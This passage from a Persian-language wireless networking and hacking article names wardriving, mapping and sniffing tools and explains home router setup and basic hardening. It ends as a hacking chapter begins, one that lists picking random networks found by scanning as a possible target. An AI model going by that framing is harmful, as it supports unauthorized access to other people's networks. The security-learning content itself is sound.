به جرات می توان گفت که این یکی از نرم افزار های محبوب در زمینه هک Wireless میباشد با استفاده از netstumbler شما تمامی شبکه های بی سیم 802.11 را در محدوده ای که در حال فعالیت میباشید را شناسایی کرده و خروجی را به شما نشان می دهد به طور مثال شکل زیر شبکه های 802.11 ای است که در اسکن های منطقه ای بر روی ایالات متحده بدست آمده البته ذکر این نکته لازم است که این ابزار نقاط دستیابی را شناسایی می کند که در محدوده فرکانسی مربوطه در حال دریافت و ارسال داده ها باشند و شاید نتایجی را که شاید در مدتی بعد بگیرید با نتایج قبلی مقداری تفاوت را پیدا کنید



2

: نرم افزار kismet

این نرم افزار نیز در محیط های Linux و BSD قابل استفاده می باشد

<http://www.kismetwireless.net>

3: ابزار Dstumbler ان برنامه نیز همانند برنامه kismet عمل می کند برای استفاده از آن باید در محیط های FreeBSD, NetBSD, and OpenBSD عمل کنمایید

<http://www.dachb0den.com/projects/dstumbler.html>

از آنجا که دو نرم افزار ذکر شده باید در محیط های BSD استفاده شوند و از آنجا که بحث بر روی خود این سیستم عامل خود تخصصی فراتر از سطح کاربری های عادی را

می طلبید از آوردن مطالب اضافی در این زمینه خودداری می نمایم فقط برای علاقه مندانی که توانایی کار در این نوع سیستم عامل ها را به خوبی قادر هستند دو نرم افزار فوق از قدرتمندترین نرم افزار ها در این زمینه می باشند

Mapping Tools

Wireless Networking and Hacking By C0llect0r

همانطور که تا به حال متوجه شده اید نرم افزار های مذکور با استفاده از Access point هایی که شناسایی می نمایند قادر هستند با استفاده از پکیج های Mapping یک تصویرمجازی از حوزه اسکن شده را برای کاربر ارائه نمایند

از نرم افزار های موجود در این زمینه می توان به StumVerter نام برد این نرم افزار را می توانید از <http://www.sonar-security.com> دریافت کنید البته به طور پیشفرض نقشه های تهیه شده برای قسمت های محدودی را شامل می شود که می توانید نقشه های دقیق دیگر مناطق 5 را نیز با جستجو در سایت های مورد نظر دریافت کرده و به نرم افزار مادر اضافه نمایید برای پیدا نمودن نرم افزار هایی در زمینه Wireless می توانید به سایت های مرجعی همانند www.packetstormsecurity.com و دیگر سایت های معتبر رفته و با جستجوی "802.11" نرم افزار های متعددی را در این زمینه پیدا نمایید نرم افزار دیگری به نام JiGLE نیز قابل ذکر است این نرم افزار از دیتا بیس کاملی که دین منظور فراهم شده است بهره می گیرد www.wigle.net

برای Wireless Sniffing و Capturing ابزار های متنوعی وجود دارد که بحث بر روی هر کدام و تشریح جزئیات هر کدام خود به مقاله ای جدا از این بحث نیاز دارد به طور مثال یک نرم افزار برای Sniffing ابزار معروف Ethereal میباشد که در تمامی سیستم های عامل از جمله ویندوز و لینوکس قابل استفاده می باشد www.ethereal.com ابزار دیگری مشابه Ethereal نرم افزار AiroPeek NX میباشد www.wildpackets.com

هم اکنون که به داده هایی که برای ارائه این مقاله جمع آوری نموده ام را نگاهی می اندازم نمیدانم که از کدام قسمت و به چه مقدار توضیح بدهم هر قسمتی از این بحث خود نه تنها می تواند مقالاتی را در برگرد بلکه می توان برای هر یک کتابی را تهیه نمود به هر حال قصد من یک آشنایی اولیه در زمینه شبکه های بی سیم می باشد این خود شما هستید که می توانید به پیگیری خود به اطلاعات بیشتری در این زمینه ها برسید در بخش بعدی به طور خلاصه نحوه ی بر پا کردن یک شبکه Wireless خانگی را شرح می دهم و بعد از آن به ذکر مطالبی در زمینه هک و تست شبکه های بی

سیم خواهیم پرداخت. توضیح این مطلب خالی از لطف نیست که گستردگی مطالب در زمینه شبکه های بیسیم این مطلب را به ذهن نمایان می سازد که شاید فعالیت در این زمینه بسیار سخت می باشد ولی از نظر من کسانی که دوره های شبکه به طور مثال Network+ را گذرانده اند به راحتی می توانند وارد این بخش از مسائل مربوط به شبکه سازی شوند دنیای آینده دنیای شبکه های بی سیم خواهد بود و این بروشنی اهمیت یاد گیری اصول اولیه این تکنولوژی را گوشزد می کند حتی اگر شما یک کاربر معمولی بیسیم بوده و یا حتی با این فن آوری هم هیچ رابطه ای ندارید لزوم داشتن یک سری از اطلاعات پایه در این زمینه خالی از لطف نیست اگر هم که یک کاربر شبکه های بی سیم هستید و در سطحی بالاتر کار می کنید این به صورت یک نیاز برای شما تبدیل می شود برای مدیران شبکه این نه حتی یک نیاز بلکه یک امر حیاتی به شمار خواهد رفت

Set Up a Wireless Network in Home

Wireless Networking and Hacking By Collect0r

پیش گفتار بخش هکینگ نحوه برپایی یک شبکه بی سیم خانگی

قبل از شروع بخش هکینگ لازم است که شما با نحوه ی عملکرد اجزای یک شبکه بی سیم به طور مختصر آشنا شوید بهترین روش برای فهم این مطلب آنست که خودتان یک شبکه کوچک بی سیم خانگی طراحی و بر پا کنید در ادامه شما را با نحوه انجام این امر به طور عملی آشنا می نمایم البته باید بگویم که شما با توجه به نوع تجهیزات و همچنین نوع هدف کاربری ای که از یک شبکه بی سیم دارید با این امر مبادرت خواهید ورزید این بدان معنی است که روش ها و الگوهای متفاوتی برای بدست آوردن بهترین نتیجه از اسمبل کردن اجزای یک شبکه بی سیم می توان اتخاذ نمود. شما می توانید این مثال ساده را به شکل یک LAN تعمیم داده و اجزای دیگری را نیز با توجه به عرض باند فرکانسی شبکه اتان با آن اضافه نمایید نکته بعدی که بایستی به عنوان مدیر شبکه ای که برپا نموده اید توجه داشته باشید بحث امنیت شبکه مورد نظران است در اینجا شما یک تغییر سمت اجباری داده و از دیدگاه یک هکر شبکه های بی سیم به شبکه خود نگریسته و با پیدا نمودن ضعفها و مشکلات احتمالی به رفع آن آسیب پذیری ها اقدام نمایید

در کل روش های محدود و انگشت شماری جهت برپایی یک شبکه بی سیم خانگی وجود دارد از این جهت این مثال را برای شما دوستان آماده کردم که بتوانید خودتان از این نمونه عملی کار بروی شبکه های بی سیم بزرگتری را متصور شوید البته این طراحی شبکه خانگی بستگی به آن دارد که شما از یک مودم و یک روتر بی سیم استفاده می کنید

پیش نیاز این قسمت آشنایی اولیه با توپولوژی شبکه و همچنین ساخت شبکه های کابلی می باشد
ا در این راهنمای مرحله به مرحله فرض ما بر این است که یک pc شما دارای یک ارتباط Broad Band یا کابل یا مودم DSL هستی دولی هنوز روتر در سیستم تان نصب نشده

است و کامپیوتر شما به طور مستقیم به مودمتان وصل شده است همچنین فرض ما بر این است که شما می خواهید یک PC رومیزی را از طریق معمول به شبکه وصل نمایید و دیگر PC یا نوت بوک مورد نظرتان را از طریق بیسیم به شبکه وصل نمایید این نحوه برقراری یک شبکه مزیت هایی را از نظر امنیت اطلاعاتی فراهم می کند چون اگر در مرحله پیکربندی شبکه بی سیم به مشکلات متعددی برخورد کردید از طریق همان بخشی که به طور کلاسیک متمرکز شده است قادر خواهید بود برای رفع نواقص به عقب برگردید شما برای این موضوع نیاز خواهید داشت که یک روتر بی سیم Wireless router و یک کارت بیسیم PCI بر روی PC خود و همچنین کارت بی سیم PCMCIA - معروف به PC Card - برای نوت بوکتان تهیه کنید

به 4 مرحله زیر توجه فرمایید

1

1: برقراری ارتباط روتر بی سیم تان

در ابتدا مودم کابلی و همچنین دستگاه بیسیمی خود را خاموش نمایید کابل Ethernet را از روی مودم کابلی در آورده و آن را به یکی از چهار پورت های LAN در پشت روتر بی سیم متصل نمایید دیگر ارتباطات کابلی PC بایستی باقی بماند سپس کابل اترنت دوم را مابین پورت Ethernet مودم و پورت WAN روتر بیسیم متصل نمایید مودمتان را پس از این مراحل روشن نموده تا چراغ های آن به منزله ارتباطش با تهیه کننده سرویس اینترنتی مورد نظر اتان روشن شود این ممکن است چند دقیقه ای طول بکشد



(Left: Cable Modem Right: Wireless router with LAN Ports- Ethernet Cables)

روتر را متصل نمایید در این حالت چراغ های روتر خاموشند چونکه بایستی آن نیز مراحل شناسایی خود را بگذراند که این مرحله هم می تواند چند دقیقه به طول بینجامد PC بی سیم خود را در این مرحله بوت نمایید

2: پیکر بندی روتر بی سیم به صورت آنلاین

به جزواتی که به همراه روتر توسط شرکت سازنده اش ارائه شده است مراجعه کنید Web Browser خود را باز کرده و در آدرس بار به آدرس هایی که برای تنظیم روتر اشاره شده است استفاده نمایید

در صفحه مورد نظر راهنمایی های مرحله به مرحله را دنبال نمایید بخش های امنیتی روترتان را فعال نمایید برای این امر به قسمت های WPA و WEP مراجعه کنید در این قسمت ها از شما شماره کلید دستگاه را می خواهد که بسته به سازنده روترتان برای گذراندن این قسمت شاید لازم باشد بخش تنظیمات پیشرفته Advanced Setting مراجعه نمایید



کلمه رمز پیش فرض Admin را عوض نمایید – این یکی از نکاتی است که هکر ها برای هک روتر ها از آن بهره برداری می نمایند لازم به ذکر است که اغلب روتر های ساخته شده از هر شرکتی دارای یک سری پیکر بندی های پیشی فرضی میباشد یکی از انواع پیشفرض ها کلمه رمز عبور برای پیکر بندی روتر در سطح دسترسی ادمین می باشد


مدیران شبکه های که هم اکنون در حال مطالعه این مقاله می باشند باید به این نکته توجه نمایند که اغلب هکر ها به این کلمات رمز عبور که به صورت پیش فرض می باشند اطلاع دارند به طور مثال فقط کافی است نوع و مدل روتر تان را تشخیص دهند و در اولین کاری که انجام می دهند تست این کلمات عبور می باشد- که در اغلب اوقات هم به علت سهل انگاری مدیران شبکه این روش جواب داده و وقتی ایشان متوجه این نواقص می شوند که کار از کار گذشته است به یاد داشته باشیم که یکی از هنر های هکر ها استفاده یا به عبارتی سوء استفاده از پیکر بندی های ضعیفی است که ما انجام می دهیم حتی دیگر در این شرایط لازم نیست که دیگر هکر به دنبال آسیب پذیری خاصی بگردد -ولی اگر چک لیست هایی که در اختیار مدیران شبکه برای پیکر بندی هریک از اجزاء شبکه چه کابلی یا بی سیم در اختیار دارد به خوبی اجرا شده و تنظیم گردد حداقل جلوی بسیاری از نفوذ ها گرفته می شود ولی باز راه برای نفوذ باز است ولی نه برای هر هکری در این قسمت شما از سوی حملات گروه های هکری خبره در خطر می باشید که خود این مطلب نیاز به مباحثی دیگر دارد که بحث بر روی فعالیت های نفوذ گری پیشرفته خود بحثی است خارج از موضوع این مقاله و لی آنجا که این توضیحات لازم بود برای درک این که شاید یک جمله ساده – کلمه رمز پیش فرض ادمین را عوض نمایید- خود دارای یک فلسفه ای است که بیان می شود دیگر نکات ارائه شده نیز به همین منوال می باشند اقلب در مقالات متعددی به این جملات و پیشنهاد ها مواجه می شویم ولی در بیشتر موارد از کنار آنها بی توجه عبور می نمایم

نام SSID را عوض نمایید – توضیح اینکه SSID نامی است که شما برای شبکه

بی سیمتان در نظر می گیرید دوباره همانند مطلب بالا بسیاری از هکر ها خیلی از SSID های پیش فرض را می دانند و به همین سبب می توانند به شبکه اتان به صورتهایی وصل شوند که عاقبت این موضوع را می توانید حدس بزنید

3: نصب کارت PCI بیسیم بر روی Desktop PC

برای این منظور به راهنمای نصب سریع ارائه شده از سوی شرکت سازنده کارت مراجعه کنید
کامپیوتر را خاموش نمایید
پوشش کیس را بر دارید - یکی از شکاف های گسترش PCI که خالی است را بر روی مادربرد سیستم مشخص نمایید همچنین قسمت درگاهی فلزی پشت سیستم را در قسمت قرار گیری این شکاف خارج نمایید
با دقت هر چه تمام تر آنتن را در جهت شکاف گسترش باز در پشت سیستم قرار دهید کارت را در داخل شکاف مورد نظر قرار دهید



(Wireless PC Card _ External Antenna)

سپس از نظر محکم بودن در جای خود چکش نمایید سپس پوشش کیس را دوباره بگذارید (اغلب هکر ها پوشش سیستم ها را همیشه بر می دارند شاید 2 فلسفه برای این کار دارند یکی اینکه Natural Cooling و همچنین دسترسی سریع به مادربرد برای کار هایی از این قبیل J)



(Wireless 802.11a PCI Card)

کامپیوتر را روشن نمایید در این قسمت بایستی قطعه جدید اضافه شده به سیستم توسط کامپیوتر شناخته شود
به کنترل پنل بروید (در سیستم های ویندوز) و این مراحل را طی کنید

Network à Wireless Networking Connection à Properties à Wireless

Networking Tab → Select the Wireless Networking Tab → Configure

در این قسمت پیکر بندی را با تنظیمات روتر بی سیم تطابق دهید و یکسان نمایید

4: نصب PC Card بی سیم یا همان PCMCIA به روی Notebook PC

هم اکنون دیگر بسیاری از نوت بوک ها و یا به بیانی دیگر بیشتر نوت بوک هایی تولیدی خودشان بورد مخصوص شبکه های بی سیم را داشته و نیازی به نصب این کارت نیست ولی اگر نوت بوکتان دارای این پشتیبانی نبود بایستی یکی از این کارت ها را خریداری نمایید در اینصورت مراحل زیر را انجام دهید
به کارت راهنمای کارت مراجعه کنید - نوت بوک را خاموش نمایید



(Wireless PCMCIA Card)

PC Card بی سیم را به شکاف مورد نظر در کنار نوت بوک وصل نمایید -نوت بوک را روشن کرده و پس از شناسایی کارت همان مراحل پیکر بندی که در بالا به آن اشاره شد دنبال نمایید

در این بخش نحوه برپایی یک شبکه خانگی به همراه دو رایانه رو میزی و نوت بوک را مشاهده فرمودید این یک مثال ساده برای ساخت یک شبکه بیسیم بود شما با اضافه کردن اجزای دیگری از قبیل پرینتر ها یا روتر ها به دیگر رایانه ها شبکه خود را تعمیم و گسترش بدهید ولی باید الزامات سیستمی خود را همیشه در نظر بگیرید که مثلاً آیا با امکاناتی که مثلاً یک روتر یا آنتن اتان در اختیار می گذارد چند رایانه یا شبکه کوچک را به هم می توانید مجتمع و به هم پیوسته کنید البته باز می گویم که پیش زمینه کاری در مبحث بی سیم تخصص و تجربه لازم در بحث کابلی است اگر کسی در آن زمینه تجربه کافی را داشته باشد در حوزه بی سیم فکر نمی کنم به مشکلات جدی برخورد کند فقط مقداری باید با تجهیزات و پروتکل های جدیدتری آشنا شد و در این زمینه تجربیاتی کسب نمود

Entertainment

Wireless Networking and Hacking By Collect0r

خوب حدس می زنم که مقداری خسته شدید برای اینکه مقداری مقاله دارای تنوع باشه قصد دارم تعدادی از تصاویر هکر های حرفه ای همچنین چند تصویر مورد علاقه ام را به شما نشان بدهم



هکر



میز کار یک هکر J



یکی از اولین کامپیوتر هام با سیستم عامل
M\$ VV1nd0Z. M\$-D0\$ version 1.03 – 1985

Would you have invested?



Microsoft Corporation, 1978

شرکت میکروسافت – بیل گیتز در دوران تاسیس شرکت به همراه تیم کاری اش
در سمت چپ تصویر سمت پایین



ماشین بیل گیتس (اگه شد خیلی دوست دارم یکی از چرخ هاشو پنجر کنم)



Dr.Mudge & route



Hacker



Mudge's Friend



Dr.Mudge



White Hat Hacker




This boy is Black Hat- Defcon



Dangerous Hackers



حدس می زنید این ها اعضای چه گروهی هستند J



GF



یک قسمت از آزمایشگاه (Smurf سمت راست تصویر)



کل آزمایشگاه



یک دوست کلاه مشکی




Dr.Mudge


دکتر Mudge که یکی از بزرگترین هکر های حال حاضر دنیا رئیس گروه L0pht و جزو تیم های Cult of Dead Cow و Black Hat و یکی از موسسان و اعضای سایت معروف Security Focus است که در تصویر فوق نماد و سمبل آزادی در آمریکا را به تمسخر گرفته است این در حالی بود که کنگره آمریکا او و چند تن از همکارانش را گانگستر های فضای سایبر یا تروریست های سایبر نامیده بود این تصویر را با تصویر زیر مقایسه کنید ضمنا به علاقه مندان شبکه مطالعه کتابی که در دست آقای Mudge است را به جد پیشنهاد می کنم . نام کتاب فوق TCP-IP Illustrated Vol: II می باشد-آن بطری کلاه و کتاب به درستی هارمونی را رعایت کرده است .



سمبل آزادی در امریکا . نیویورک




Chapter 4



TOP SECRET AREA

Wireless Networking and Hacking By Collect0r



به بخش محرمانه خوش آمدید

قبل از شروع این بخش مهم لازم است مجدداً به چند نکته اشاره کنم تمامی مطالب بالا صرفاً جهت آشنایی دوستان با مفاهیم شبکه های بی سیم مورد نیاز بود هم اکنون به بسیاری از تعاریف و پروتکل ها در حد نیازتان آشنا شده اید هم اکنون قادر هستید که شبکه های شخصی بی سیم برای خود و دیگران برپا کنید با بعضی از سخت افزار ها و همچنین نرم افزار هایی در این زمینه آشنا شدید حالا وقت آنست که مقداری نیز در زمینه امنیت شبکه های بی سیم با شما صحبت کنیم -همانگونه که تا به حال با آن آشنا شدید این رشته خاص از علم شبکه دارای گستردگی خاصی هم از لحاظ سخت افزاری و هم نرم افزاری است و نمیتوان به همه ابعاد این موضوع در یکی دو مقاله کوتاه پرداخت این موضوع در مسئله امنیت شبکه های بی سیم چند برابر می شود مطالب در زمینه هکینگ بی سیم هم از نظر نو متد ها هم از نظر دستت بندی بسیار می باشد من واقعا در این بخش نمیدونم که از کدام قسمت این همه اطلاعات برای شما مباحثی بیان کنم سعی من بر آن خواهد بود که بدور از اضافه گویی به نکاتی هر چند خلاصه در این باره اشاره کنم با این راهنمایی ها خود شما می توانید با پی گیری موضوعات مطرح شده و تست روش ها در عمل به نتایج و تجربیات ارزشمندی برسید

به نظر شما باید در وحله اول از کجا شروع کنیم؟؟
بله درست حدس زدید ابتدا باید هدف یا اهدافی را مشخص کرده و پیدا کنیم تا بر روی آنها کار کنیم. خوب در اینجا چند سوال اساسی پیش می آید و همچنین چند حالت پیش روی شماست. مثلا اینکه آیا

- 1: می خواهید بر روی تست امنیت شبکه بی سیم خودتان کار کنید ؟
- 2: می خواهید بر روی شبکه یا شبکه هایی واهدافی کار کنید که هم آنها را تا حدودی می شناسید.
- 3: دنبال اهداف تصادفی هستید و صرفا شبکه های مورد نظرتان در هنگام اسکن شناسایی شده اند

